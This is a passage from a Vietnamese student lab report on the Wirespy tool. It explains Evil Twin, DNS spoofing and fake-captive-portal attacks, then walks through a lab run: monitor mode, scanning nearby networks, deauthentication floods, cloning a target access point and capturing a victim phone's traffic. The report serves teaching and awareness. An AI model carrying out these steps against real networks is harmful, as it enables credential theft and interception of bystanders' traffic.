- Quản lý quy trình association / authentication : Khi nạn nhân quyết định kết nối vào mạng WiFi (dù là thật hay giả), thiết bị sẽ trải qua 2 bước bắt buộc: Authentication và Association - là bước AP cấp tài nguyên (AID – Association ID) cho thiết bị.
- Tạo mạng WiFi dạng mở hoặc cấu hình tùy chỉnh: Hostapd hỗ trợ nhiều chế độ: Open Network (Mạng mở – không mật khẩu), Fake WPA2-PSK (giả lập mạng có mật khẩu), ngoài ra chúng ta được cho phép tùy chỉnh cấu hình khác (thay đổi MAC address (BSSID spoofing), điều chỉnh công suất phát, thay đổi channel, beacon interval)
- Giao tiếp trực tiếp với card WiFi để tạo AP “thật sự”: Khác các công cụ chỉ phát sóng giả lập, hostap làm việc direct với driver card WiFi, tạo interface ảo dạng wlan0, wlan0mon, ... dùng full chức năng 802.11 trong kernel Linux

Hostapd đóng vai trò tạo dựng một điểm truy cập giả mạo gần như không thể phân biệt với AP thật. Bằng việc phát Beacon Frame, trả lời Probe Request, quản lý quá trình Authentication/Association và cung cấp môi trường WiFi hoàn chỉnh, hostapd giúp Wirespy đánh lừa thiết bị nạn nhân ngay từ tầng liên kết dữ liệu (Layer 2).

Nhờ đó, nạn nhân sẽ tự động kết nối vào mạng giả và toàn bộ lưu lượng của họ sẽ được chuyển về máy tấn công để phân tích và khai thác.

2.2.4. dnsmasq – Cấp phát DHCP và xử lý DNS Spoofing

Trong kiến trúc của Wirespy, dnsmasq đóng vai trò là thành phần cốt lõi ở tầng mạng (Layer 3/4), đảm nhiệm cả chức năng DHCP server và DNS server. Khi nạn nhân kết nối vào điểm truy cập giả, dnsmasq sẽ tự động cấp phát địa chỉ IP trong dải mạng ảo, gán gateway mặc định và khai báo DNS để thiết bị có thể hoạt động như đang kết nối với một mạng hợp pháp. Bên cạnh đó, dnsmasq còn thực hiện DNS spoofing, nghĩa là nó có thể trả về địa chỉ IP do kẻ tấn công chỉ định cho bất kỳ tên miền nào mà nạn nhân truy cập.

Nhờ đặc tính này, mọi yêu cầu DNS — kể cả truy cập vào google.com, facebook.com hay bất kỳ dịch vụ nào — đều có thể bị chuyển hướng về trang đăng nhập giả (Captive Portal). Dnsmasq đồng thời tối ưu tốc độ cấp phát IP, giúp thiết bị nạn nhân kết nối vào mạng giả rất nhanh, tăng tính thuyết phục của cuộc tấn công.

Chính vì vậy, dnsmasq là cầu nối quan trọng giúp Wirespy chuyển từ tấn công ở tầng vô tuyến sang triển khai tấn công Man-in-the-Middle (MITM) đầy đủ ở tầng mạng.

2.2.5. iptables – Định tuyến, NAT và Chuyển hướng Captive Portal

Trong kiến trúc của Wirespy, **iptables** là thành phần chịu trách nhiệm điều khiển toàn bộ luồng lưu lượng giữa nạn nhân và Internet. Nếu hostapd dựng ra điểm truy cập giả, dnsmasq cấp phát IP, thì iptables chính là “người gác cổng”, quyết định gói tin nào được đi, gói tin nào bị chặn, và khi nào nạn nhân được phép truy cập Internet. Iptables được Wirespy sử dụng theo 3 chức năng chính:

- NAT lưu lượng từ nạn nhân ra Internet thông qua interface có mạng thật (eth0): Khi nạn nhân kết nối vào Honeypot (qua interface at0), họ nhận IP, để họ có thể “ra Internet”, lưu lượng này phải được NAT thông qua interface thật (eth0).

- DNAT – Chuyển hướng toàn bộ HTTP về Captive Portal: Đây là phần quan trọng nhất để tạo hiệu ứng *ép nạn nhân mở trang login*. Khi nạn nhân truy cập google.com, facebook.com hay youtube.com hoặc bất kỳ website nào thì thay vì truy cập Internet thật, thiết bị bị bắt buộc chuyển hướng về trang portal giả.
- Chặn trước – mở sau: Cơ chế kiểm soát Internet dựa trên việc nạn nhân nhập dữ liệu.

Trong Wirespy, iptables đảm nhiệm vai trò điều khiển lưu lượng mạng, bao gồm việc NAT để cho phép nạn nhân truy cập Internet qua interface thật, DNAT để chuyển hướng bắt buộc tất cả yêu cầu HTTP đến Captive Portal giả mạo, và cơ chế “chặn trước – mở sau” nhằm buộc người dùng phải nhập thông tin trước khi được phép truy cập Internet. Nhờ iptables, Wirespy tái tạo chính xác hành vi của một Captive Portal hợp pháp đồng thời phục vụ mục đích thu thập thông tin đăng nhập một cách hiệu quả.

2.2.6. Web Server – Captive Portal và thu thập thông tin

Wirespy sử dụng web server tích hợp (Apache hoặc server tự xây như Flask) để hiển thị: Trang đăng nhập giả mạo (Fake Login Page), trang thông báo thành công, ghi lại thông tin người dùng nhập vào.

2.2.7. tcpdump – Ghi lại Traffic để phân tích

Để phục vụ cho việc nghiên cứu, kiểm thử và phân tích hậu tấn công, Wirespy tích hợp tcpdump nhằm ghi lại toàn bộ gói tin truyền qua interface at0. File PCAP thu được cho phép phân tích sâu như: truy vết HTTP request của nạn nhân, xem lại tiến trình định tuyến, kiểm tra hiệu quả MITM, phục vụ phân tích forensics trong báo cáo,.. có thể dùng một số công cụ để phân tích gói tin phổ biến như: Wireshark, PRTG Network Monitor, tcpdump, ...

2.3. Quy trình hoạt động của Wirespy

Dưới đây là luồng thực thi cơ bản khi thực hiện một cuộc tấn công với công cụ wirespy.

[1] Card Wifi → Monitor Mode

[2] Scan mạng mục tiêu → Lấy BSSID, channel

- [3] Aircrack-ng → Gửi deauth packets
- [4] hostapd → Tạo AP giả mạo (Evil Twin)
- [5] dnsmasq → Cấp IP cho nạn nhân
- [6] iptables → Chặn Internet tạm thời
- [7] Captive Portal → Thu thập thông tin
- [8] Mở Internet lại → Cho nạn nhân truy cập
- [9] tcpdump → Lưu traffic vào file PCAP và phân tích

Quy trình hoạt động của Wirespy được triển khai theo một chuỗi các bước có tổ chức nhằm thực hiện tấn công Evil Twin hay Honeypot và Captive Portal một cách tự động. Đầu tiên, Wirespy kích hoạt chế độ *Monitor Mode* trên card mạng bằng bộ công cụ Aircrack-ng, cho phép hệ thống thu thập các khung 802.11 ở tầng vật lý. Sau đó, công cụ tiến hành quét các điểm truy cập WiFi xung quanh để thu thập thông tin như SSID, BSSID, kênh và cường độ tín hiệu, từ đó người dùng có thể lựa chọn mục tiêu cần tấn công. Tiếp theo, Wirespy triển khai kỹ thuật Deauthentication Attack nhằm ngắt kết nối người dùng khỏi điểm truy cập thật, buộc thiết bị của họ phải tìm kiếm một mạng thay thế.

Ngay sau đó, Wirespy dựng một điểm truy cập giả mạo (Fake AP/Evil Twin) bằng hostapd, sử dụng cùng SSID và thông số với điểm truy cập mục tiêu để đánh lừa nạn nhân. Song song đó, dnsmasq được kích hoạt để cấp phát IP (DHCP) và xử lý DNS Spoofing, đảm bảo mọi yêu cầu truy cập Internet của nạn nhân đều được chuyển hướng. Iptables tiếp tục đóng vai trò định tuyến và áp dụng các quy tắc chuyển hướng (DNAT), buộc nạn nhân truy cập vào trang Captive Portal giả mạo thay vì vào các website thật.

Khi nạn nhân nhập thông tin đăng nhập vào trang giả, Wirespy ghi lại dữ liệu và lưu trữ ở máy tấn công. Sau đó, công cụ gỡ bỏ các quy tắc chặn trên iptables, cho phép nạn nhân truy cập Internet trở lại để tránh bị nghi ngờ. Toàn bộ quy trình khép kín này giúp Wirespy tái tạo một cuộc tấn công Man-in-the-Middle đầy đủ, từ việc chiếm kết nối, điều khiển lưu lượng cho đến thu thập thông tin đăng nhập của nạn nhân.

Các công cụ này phối hợp với nhau tạo thành một chuỗi tấn công hoàn chỉnh từ tầng vật lý (Monitor Mode, Deauthentication), tầng liên kết (Fake AP), tầng mạng (DHCP, DNS Spoofing) cho đến tầng ứng dụng (Captive Portal). Nhờ cấu trúc module hóa, Wirespy có khả năng tự động hóa hầu hết các bước của một cuộc tấn công Evil Twin và Man-in-the-Middle, đồng thời cho phép người dùng tinh chỉnh từng phần theo nhu cầu. Kiến trúc này không chỉ giúp Wirespy hoạt động hiệu quả mà còn là nền tảng để hiểu sâu các kỹ thuật tấn công WiFi hiện đại.

2.4. Quy trình cài đặt và Cấu hình tối ưu

2.4.1. Chuẩn bị phần cứng

- Lựa chọn card WiFi phù hợp
- Để vận hành Wirespy, card WiFi phải hỗ trợ hai tính năng quan trọng:
 - + Monitor Mode – cho phép thu thập trực tiếp các khung 802.11 (Beacon, Probe, Authentication...).
 - + Packet Injection – cho phép gửi gói tin giả mạo, đặc biệt là de-authentication để buộc nạn nhân ngắt kết nối.
- Các chipset được khuyến nghị: Atheros AR9271, Ralink RT3070, MediaTek MT7601U (mức độ ổn định trung bình)
- Kết nối thiết bị vào máy ảo hoặc máy thật
 - + Trường hợp dùng VMware/VirtualBox cần bật: USB Passthrough, Chế độ USB 2.0/3.0 tùy theo card
 - + Điều này giúp card WiFi được hệ điều hành Kali nhận diện trực tiếp thay vì bị VM giả lập.

2.4.2. Tải và cài đặt Wirespy

Các lệnh cài đặt chi tiết: quy trình cài đặt Wirespy chủ yếu thông qua việc sao chép kho lưu trữ từ GitHub và cấp quyền thực thi cho script:

- Tải mã nguồn (Git clone): Mở terminal và nhập lệnh để sao chép kho chứa về máy:
git clone <https://github.com/aress31/wirespy>
- Di chuyển vào thư mục: **cd <Thư mục chứa source code>**
- Cấp quyền thực thi: Trước khi chạy, bạn cần cấp quyền thực thi cho file script chính (wirespy.sh): **chmod +x wirespy.sh**

- Thực thi chương trình: Wirespy yêu cầu quyền root để thao tác với giao diện mạng:
`sudo ./wirespy.sh`

2.4.3. Xử lý lỗi & tối ưu môi trường

- **Kiểm tra xung đột tiến trình WiFi**

Nhiều tiến trình tự động của Linux có thể làm gián đoạn chế độ Monitor:

- + NetworkManager
- + wpa_supplicant
- + dhclient

Để tránh xung đột dùng lệnh để tắt tất cả các tiến trình gây xung đột: **`sudo airmon-ng check kill`**

- **Kiểm tra card WiFi**

- + **iwconfig**: cho phép kiểm tra trạng thái của card WiFi, bao gồm chế độ hoạt động (Managed/Monitor), tần số và các thông số tín hiệu, từ đó xác định liệu card đã chuyển sang Monitor Mode đúng cách hay chưa.
- + **ip a**: hiển thị toàn bộ giao diện mạng và địa chỉ IP tương ứng, rất quan trọng khi theo dõi quá trình Wirespy tạo ra interface ảo (như at0) và cấp phát IP cho nạn nhân.
- + **iw list**: cung cấp thông tin chi tiết về khả năng phần cứng của card WiFi, bao gồm hỗ trợ Monitor Mode, AP Mode và Packet Injection—những yếu tố quyết định card có phù hợp cho các kỹ thuật tấn công Evil Twin và Honeypot hay không.

2.4.4. Sử dụng các lệnh hỗ trợ trong Wirespy

Sau khi khởi chạy Wirespy, người dùng có thể sử dụng một số lệnh quan trọng: có thể dùng lệnh help để liệt kê các lệnh có trong công cụ wirespy.

- Lệnh quan sát & phân tích
 - + apscan – quét các mạng WiFi xung quanh
 - + leases – xem danh sách thiết bị đã nhận IP
- Lệnh tấn công chính
 - + eviltwin – triển khai tấn công sinh đôi độc ác

- + honeypot – tạo điểm truy cập giả mở
- Lệnh ghi lại lưu lượng
 - + start capture – bắt đầu ghi packet bằng tcpdump
 - + stop capture – dừng ghi
- Lệnh tiện ích
 - + status – xem trạng thái các module
 - + clear – xóa màn hình
 - + quit – thoát chương trình

Các lệnh này cho phép người dùng giám sát hoạt động của Wirespy theo thời gian thực và đánh giá độ thành công của quá trình tấn công.

CHƯƠNG 3: THỰC NGHIỆM VÀ KIỂM THỬ

3.1. Môi trường, công cụ thực nghiệm

Thực nghiệm được tiến hành trong môi trường kiểm soát, phục vụ cho việc mô phỏng và đánh giá các kịch bản tấn công mạng không dây như DoS, Evil Twin, Honeypot, Captive Portal và MITM. Các công cụ và thiết bị được lựa chọn nhằm tái hiện sát với các tình huống tấn công Wi-Fi công cộng trong thực tế.

3.1.1. Phần cứng

- Máy tấn công (Attacker): Laptop cài đặt Kali Linux
- Card mạng Wi-Fi rời: Hỗ trợ Monitor Mode và Packet Injection (chipset Atheros/Realtek)
- Thiết bị nạn nhân: Điện thoại thông minh (Android) dùng để kết nối Wi-Fi và kiểm thử
- Kết nối Internet: Ethernet (eth0) dùng để NAT và cấp Internet cho nạn nhân

3.1.2. Phần mềm

- Hệ điều hành: Kali Linux (phiên bản mới nhất)
- Bộ công cụ Aircrack-ng: airmon-ng, airodump-ng (bật monitor mode, quét AP)
WirelessSpy / Wirespy: Tạo Evil Twin, Honeypot, Captive Portal và MITM
- Wireshark: Phân tích các gói tin thu thập được (.pcap)
- Python & HTML: Xây dựng backend và giao diện Captive Portal giả mạo

3.1.3. Điều kiện thực nghiệm

- Các thiết bị nằm trong cùng phạm vi sóng Wi-Fi
- Thực nghiệm được thực hiện trong môi trường học tập, có kiểm soát
- Chỉ sử dụng cho mục đích nghiên cứu, học tập và nâng cao nhận thức an toàn thông tin, không áp dụng vào hệ thống thực tế trái phép

3.2. Kịch bản 1: DoS và Tấn công Evil Twin cơ bản (Basic Attack)

Bước 1: Kích hoạt Monitor Mode trên card Wi-Fi

Mục tiêu của bước này là chuyển card Wi-Fi sang chế độ **monitor**, cho phép thu thập toàn bộ các khung 802.11 trong không gian (beacon, probe, data, management frame).

Ta dùng lệnh **iwconfig** để kiểm tra xem kali đã nhận card mạng hay chưa.


```
kali@kali: ~/Desktop
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Desktop]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
            Retry short long limit:2 RTS thr:off Fragment thr:off
            Power Management:off
```

Ta lần lượt dùng lệnh *sudo airmon-ng check kill* và *sudo airmon-ng start wlan0* để bật chế độ monitor cho card mạng.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Desktop]
$ sudo airmon-ng check kill
[sudo] password for kali:

(kali@kali)-[~/Desktop]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy1     wlan0            rt2800usb   Ralink Technology, Corp. RT3572
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)
```

Sau đó, kiểm tra lại lần nữa bằng lệnh *iwconfig*.

```
(kali@kali)-[~/Desktop]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.


docker0     no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
            Retry short long limit:2 RTS thr:off Fragment thr:off
            Power Management:off
```

Lúc này card mạng đã chuyển sang chế độ monitor.

Bước 2: Quét (Scan) và xác định mục tiêu (Target AP)

Dùng lệnh `sudo airodump-ng wlan0mon` để quét các mạng xung quanh. Ta chọn 1 mạng mục tiêu để tiến hành tấn công eviltwin.



```
kali@kali: ~/Desktop
File Actions Edit View Help

CH 14 ][ Elapsed: 12 s ][ 2025-12-17 08:24

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
6C:E8:74:E6:36:30 -75      2         0  0  2  130  WPA2  CCMP  PSK  Phong Tro
5C:3A:3D:87:BA:F3 -64      3         1  0  6  130  WPA2  CCMP  PSK  Thanh Kieu
A2:42:C6:42:D7:47 -37      3         0  0  6  130  WPA3  CCMP  SAE  hehe
24:0B:2B:09:F4:7C -72      3         0  0  11 130  WPA2  CCMP  PSK  PHONG TRO
24:0B:2A:98:9C:19 -37      3         0  0  10 130  WPA2  CCMP  PSK  Duyx2Anh
58:D3:12:F2:45:EF -69      4        28  0  3  324  WPA2  CCMP  PSK  Gia Bao
7C:A1:07:48:9F:70 -70      3         0  0  1  130  WPA2  CCMP  PSK  Song Thu

BSSID          STATION          PWR   Rate    Lost  Frames  Notes  Probes
5C:3A:3D:87:BA:F3 3E:9B:9D:77:25:B1 -1     1e- 0     0      1
58:D3:12:F2:45:EF 9E:77:7E:5A:80:AE -1     6e- 0     0     17
58:D3:12:F2:45:EF 06:A3:14:2F:7C:92 -1     6e- 0     0     11
```

Từ kết quả thu được, xác định các thông tin quan trọng của AP mục tiêu như **SSID**, **BSSID**, **kênh hoạt động**, **kiểu bảo mật** và **cường độ tín hiệu**, làm cơ sở cho việc giả mạo AP.

Bước 3: Triển khai Deauthentication (Ngắt kết nối người dùng khỏi Wi-Fi thật)

Công cụ Wirespy với chức năng eviltwin đã tích hợp sẵn công cụ gửi các gói tin để ngắt kết nối của các client hiện tại trong AP ra.

Trong hình dưới đây, các gói deauthentication được gửi khi ta đã thiết lập tất cả cấu hình cho tấn công eviltwin.

```

02:45:01 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:01 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:02 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:02 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:03 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:03 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:04 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:04 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:06 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:06 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:07 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:08 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:08 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:09 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:09 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:10 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:10 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:11 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:11 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:12 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]
02:45:12 Sending DeAuth (code 7) to broadcast -- BSSID: [C2:E5:3F:6F:F2:A2]

```

Deauth là một management frame trong 802.11 dùng để yêu cầu client ngắt kết nối; kẻ tấn công có thể gửi frame tương tự để ép client rời AP thật.

Khi client bị ngắt kết nối mạng, có thể tự kết nối vào AP có cùng SSID (evil twin) nếu tín hiệu hoặc cấu hình khiến client chọn AP giả.

Bước 4: Dựng AP giả mạo cùng tên (SSID) nhưng Open (không mật khẩu)

Tiến hành chạy công cụ Wirespy và chọn chức năng eviltwin.

```

(root@kali)-[/home/kali/Desktop/wirespy]
# ./wirespy.sh
Wirespy v0.6 (type 'help' for a list of commands)
Author: Alexandre Teyar | LinkedIn: linkedin.com/in/alexandre-teyar | GitHub: github.com/Ar
esS31

wirespy » Checking for an update...
wirespy » A new version is available, consider updating using the command: git reset --hard
&& git pull origin $GIT_BRANCH --rebase
wirespy » Bash version check...
wirespy » The bash minimum version requirement is satisfied
wirespy » Dependencies check...
wirespy » All of the required packages are already installed

wirespy » eviltwin
wirespy » Select the Internet-facing interface:

```

Tiến hành cấu hình các thông số.

Đầu tiên, ta chọn giao diện Internet-facing. Chọn eth0, đây là card mạng đang có Internet. Wirespy sẽ dùng eth0 để chuyển tiếp lưu lượng và NAT cho nạn nhân.

```
wirespy » Select the Internet-facing interface:  
1) eth0: 192.168.16.136/24 00:0c:29:cf:15:47  
2) docker0: 172.17.0.1/16 02:42:95:a4:2c:3b  
3) wlan0mon:  
4) quit  
wirespy > eviltwin » 1
```

Tiếp theo random MAC để che giấu dấu vết nhưng thường không nên random MAC của eth0, vì có thể làm mất kết nối Internet.

```
wirespy » Do you wish to randomise eth0 MAC address (this option can cause problems)?  
1) yes  
2) no  
3) quit  
wirespy > eviltwin » 2
```

Chọn card wlan0mon, đây là interface đã chuyển sang monitor mode -> wlan0mon là card để phát Access Point giả (Fake AP)

```
wirespy » Select the wireless interface to use:  
1) wlan0mon:  
2) quit  
wirespy > eviltwin » 1
```

Random MAC của AP giả, dùng để làm AP "trông giống thật" → thiết bị nạn nhân sẽ khó phát hiện AP giả

```
wirespy » Do you wish to randomise wlan0mon MAC address (this option is recommended)?  
1) yes  
2) no  
3) quit  
wirespy > eviltwin » 1
```

Tiếp theo cần điền thông tin của AP ta muốn giả mạo, các thông tin này ta đã lấy được ở bước 2.


```

kali@kali: ~/Desktop
File Actions Edit View Help

CH 14 ][ Elapsed: 12 s ][ 2025-12-17 08:24

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
6C:E8:74:E6:36:30 -75      2         0  0  2  130  WPA2 CCMP PSK Phong Tro
5C:3A:3D:87:BA:F3 -64      3         1  0  6  130  WPA2 CCMP PSK Thanh Kieu
A2:42:C6:42:D7:47 -37      3         0  0  6  130  WPA3 CCMP SAE hehe
24:0B:2B:09:F4:7C -72      3         0  0  11 130  WPA2 CCMP PSK PHONG TRO
24:0B:2A:98:9C:19 -37      3         0  0  10 130  WPA2 CCMP PSK Duyx2Anh
58:D3:12:F2:45:EF -69      4        28  0  3  324  WPA2 CCMP PSK Gia Bao
7C:A1:07:48:9F:70 -70      3         0  0  1  130  WPA2 CCMP PSK Song Thu

BSSID          STATION          PWR   Rate    Lost   Frames  Notes  Probes
5C:3A:3D:87:BA:F3 3E:9B:9D:77:25:B1 -1    1e- 0    0        1
58:D3:12:F2:45:EF 9E:77:7E:5A:80:AE -1    6e- 0    0       17
58:D3:12:F2:45:EF 06:A3:14:2F:7C:92 -1    6e- 0    0       11
Quitting ...

(kali@kali)-[~/Desktop]
$ 

```

ESSID là tên mạng mà ta muốn phát để dụ người dùng (nên để giống tên của mạng thật để tăng khả năng thành công).

BSSID là địa chỉ MAC của AP mà ta muốn giả mạo.

Wireless channel là kênh của AP đang hoạt động.

```

wirespy > eviltwin » Enter the eviltwin ESSID (the value must be identical to the legitimate access-point to spoof):
wirespy » hehe
wirespy > eviltwin » Enter the eviltwin BSSID (the value must be identical to the legitimate access-point to spoof):
wirespy » A2:42:C6:42:D7:47
wirespy > eviltwin » Enter the wireless channel to use (the value must be identical to the legitimate access-point to spoof):
wirespy » 6
wirespy > informat » Enabling IP forwarding...
wirespy > informat » Configuring NAT iptables...
wirespy > informat » Resetting pre-existing DHCP leases...
wirespy > informat » Backing up /etc/dhcp/dhcpd.conf, /etc/default/isc-dhcp-server and importing the new configurations...
wirespy > informat » Starting DHCP server to provide the victims with internet access...
Starting isc-dhcp-server (via systemctl): isc-dhcp-server.service.
wirespy > informat » The eviltwin hehe is now running...

```

→ Chạy thành công Eviltwin.

```
Eviltwin - hehe
08:30:31 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:31 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:34 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:37 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:37 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:37 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:38 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:38 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:38 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:38 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:40 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:40 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:42 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:44 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:46 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:46 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:30:46 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:46 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:50 Got broadcast probe request from 40:CA:63:2B:85:D0
08:30:50 Got broadcast probe request from 40:CA:63:2B:85:D0
08:31:09 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:31:36 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
08:32:21 Got directed probe request from 40:CA:63:2B:85:D0 - "Lien Quan"
```


AP giả sử dụng wlan0mon để phát Wi-Fi, trong khi eth0 đóng vai trò chuyển tiếp Internet (NAT), khiến nạn nhân khó nhận ra sự khác biệt và dễ dàng kết nối nhầm.

Bước 5: Kiểm tra kết quả

Dùng điện thoại để kết nối vào mạng.



Sau đó, thử gửi 1 hình ảnh qua ứng dụng Zalo.



Trên wireshark, dùng lệnh *start capture* để ghi lại các gói tin nhận được.

Có thể thấy, ta đã thấy được các gói tin được truyền giữa người dùng và server của ứng dụng Zalo.

No.	Time	Source	Destination	Protocol	Length	Info
87575	646.881775	10.0.0.2	8.8.4.4	DNS	79	Standard query 0x8f15 HTTPS log.api.zaloapp.com
87576	646.887952	10.0.0.2	8.8.4.4	DNS	79	Standard query 0x8f15 HTTPS log.api.zaloapp.com
87577	646.889672	10.0.0.2	8.8.4.4	DNS	79	Standard query 0x8f15 HTTPS log.api.zaloapp.com
87578	646.814315	10.0.0.2	8.8.4.4	DNS	79	Standard query 0x8f15 HTTPS log.api.zaloapp.com
87579	646.815525	10.0.0.2	8.8.4.4	DNS	79	Standard query 0x8f15 HTTPS log.api.zaloapp.com
87580	646.824326	10.0.0.2	8.8.4.4	DNS	79	Standard query 0xb97b A log.api.zaloapp.com
87581	646.829057	10.0.0.2	8.8.4.4	DNS	79	Standard query 0xb97b A log.api.zaloapp.com
87582	646.834385	10.0.0.2	8.8.4.4	DNS	79	Standard query 0xb97b A log.api.zaloapp.com
87583	646.834552	8.8.4.4	10.0.0.2	DNS	141	Standard query response 0x8f15 HTTPS log.api.zaloapp.com SOA zans1.zadns.vn
87584	646.838151	8.8.4.4	10.0.0.2	DNS	141	Standard query response 0x8f15 HTTPS log.api.zaloapp.com SOA zans1.zadns.vn
87585	646.844068	8.8.4.4	10.0.0.2	DNS	141	Standard query response 0x8f15 HTTPS log.api.zaloapp.com SOA zans1.zadns.vn
87586	646.846398	8.8.4.4	10.0.0.2	DNS	141	Standard query response 0x8f15 HTTPS log.api.zaloapp.com SOA zans1.zadns.vn
87587	646.850156	8.8.4.4	10.0.0.2	DNS	141	Standard query response 0x8f15 HTTPS log.api.zaloapp.com SOA zans1.zadns.vn
87588	646.852541	8.8.4.4	10.0.0.2	DNS	141	Standard query response 0x8f15 HTTPS log.api.zaloapp.com SOA zans1.zadns.vn
87589	646.856814	10.0.0.2	8.8.4.4	DNS	79	Standard query 0xb97b A log.api.zaloapp.com
